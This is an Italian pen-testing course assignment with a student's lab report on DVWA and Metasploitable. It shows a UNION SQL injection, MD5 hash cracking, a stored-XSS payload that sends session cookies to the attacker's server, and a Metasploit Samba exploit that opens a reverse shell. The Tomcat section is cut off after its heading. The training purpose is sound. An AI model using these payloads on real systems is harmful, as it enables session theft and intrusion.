Task 10/01/25: Pre-Build Week

Traccia 1

Argomento:

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)

Requisiti Laboratorio:

- **Livello difficoltà DVWA:** LOW
- **IP Kali Linux:** 192.168.13.100/24
- **IP Metasploitable**: 192.168.13.150/24

Traccia 2

Argomento:

Utilizzando le nozioni viste a lezione, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Requisiti Laboratorio:

- **Livello difficoltà DVWA:** LOW
- **IP Kali Linux:** 192.168.104.100/24
- **IP Metasploitable**: 192.168.104.150/24
- I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta **4444**

Traccia 4

Argomento:

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
- Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l´indirizzo di rete della macchina vittima.

Requisiti Laboratorio:

- **IP Kali Linux:** 192.168.50.100/24
- **IP Metasploitable**: 192.168.50.150/24
- **Listen port (nelle opzioni del payload):** 5555

Traccia 5

Argomento:

Sulla macchina Windows 10 ci possono essere dei servizi che potrebbero causare degli exploit. Si richiede allo studente di:

- Avviare questi servizi
- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows 10
- prire una sessione con metasploit, exploitando il servizio TomCat.

Requisiti Laboratorio:

- **IP Kali Linux:** 192.168.200.100/24
- **IP Metasploitable**: 192.168.200.200/24
- **Listen port (payload option):** 7777

Task 10/01/25: Pre-Build Week

Report

Introduzione:

Questo report dettaglia i risultati e le metodologie utilizzate durante il penetration testing di quattro diverse tracce utilizzando vari strumenti e tecniche. L'obiettivo di ogni traccia era sfruttare vulnerabilità presenti nei sistemi e nei servizi.

Traccia 1: SQL Injection


Obiettivo: Recuperare la password in chiaro dell'utente "Pablo Picasso" tramite SQL Injection in DVWA.

Passaggi Eseguiti:

1. Verifica dell'Indirizzo IP

IP Target: 192.168.13.150/24


IP Attaccante: 192.168.13.100/24



2. Esecuzione di SQL Injection

Utilizzo di una SQL Injection basata su UNION per recuperare le credenziali degli utenti.

Comando utilizzato: ' UNION SELECT user, password FROM users --



3. Recupero e Decodifica degli Hash

Hash estratto: 0d107d09f5bbe40cade3de5c71e9e9b7

Comando utilizzato: john --format=raw-md5 hashes.txt

Password recuperata: letmein

```
└─$ sudo john --format=raw-md5 hashes.txt
[sudo] password for kali:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
letmein          (?)
1g 0:00:00:00 DONE 2/3 (2024-12-30 07:00) 25.00g/s 9600p/s 9600c/s 9600C/s 123456..larry
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Risultati:

Password "**letmein**" in chiaro recuperata con successo.

Traccia 2: Cross-Site Scripting (XSS)


Obiettivo: Simulare il furto di sessione sfruttando una vulnerabilità di XSS persistente in DVWA.

Passaggi Eseguiti:

1. Verifica dell'Indirizzo IP


IP Target: 192.168.104.150/24

IP Attaccante: 192.168.104.100/24




2. Iniezione del Payload

Payload JavaScript iniettato nel campo di input vulnerabile:
<script>document.location='http://192.168.104.100:4444/?cookie='+document.cookie;</script>



3. Ricezione del Payload

Cookie di sessione catturato sul server HTTP dell'attaccante (porta 4444):
PHPSESSID=467f93bcc65b608985941ef90839ed30



Risultati:

Cookie di sessione recuperato con successo, dimostrando la vulnerabilità.

Traccia 4: Samba


Obiettivo: Sfruttare il servizio Samba su Metasploitable per ottenere una shell remota.

Passaggi Eseguiti:

1. Verifica dell'Indirizzo IP

IP Target: 192.168.50.150/24


IP Attaccante: 192.168.50.100/24



2. Scansione delle Vulnerabilità

Scansione eseguita con Nessus per identificare le vulnerabilità.

Risultato principale: Versione vulnerabile di Samba che consente RCE.



3. Esecuzione dell'Exploit

Modulo di Metasploit utilizzato: exploit/multi/samba/usermap_script

Configurazione dell'exploit: set RHOSTS 192.168.50.150 , set LHOST 192.168.50.100 e set LPORT 5555

Shell inversa stabilita con successo.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View missing module options with show missing

     dBBBBBBb  dBBBP dBBBBBBP dBBBBBb
       '   dB'                    BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
                                                dB' dBP    dB'.BP
                            .        dBP    dBBBB' dBP    dB'.BP dBP    dBP
                          --o--     dBP    dBP    dBP    dB'.BP dBP    dBP
                            |      dBBBBP dBP    dBBBBP dBBBBP dBP    dBP


                         To boldly go where no
                          shell has gone before


       =[ metaspl0it v6.4.38-dev                          ]
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post       ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

```
msf6 > search samba usermap

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script    2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > 
```

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.50.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  5555             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > exploit
```

4. Post-Exploitation

Configurazione di rete recuperata usando: ifconfig

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a5:a5:b4
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea5:a5b4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19349 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15472 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2299521 (2.1 MB)  TX bytes:3781295 (3.6 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:744 errors:0 dropped:0 overruns:0 frame:0
          TX packets:744 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:335729 (327.8 KB)  TX bytes:335729 (327.8 KB)
```

Risultati:

Accesso alla shell del sistema target ottenuto con successo.

Traccia 5: Tomcat su Windows

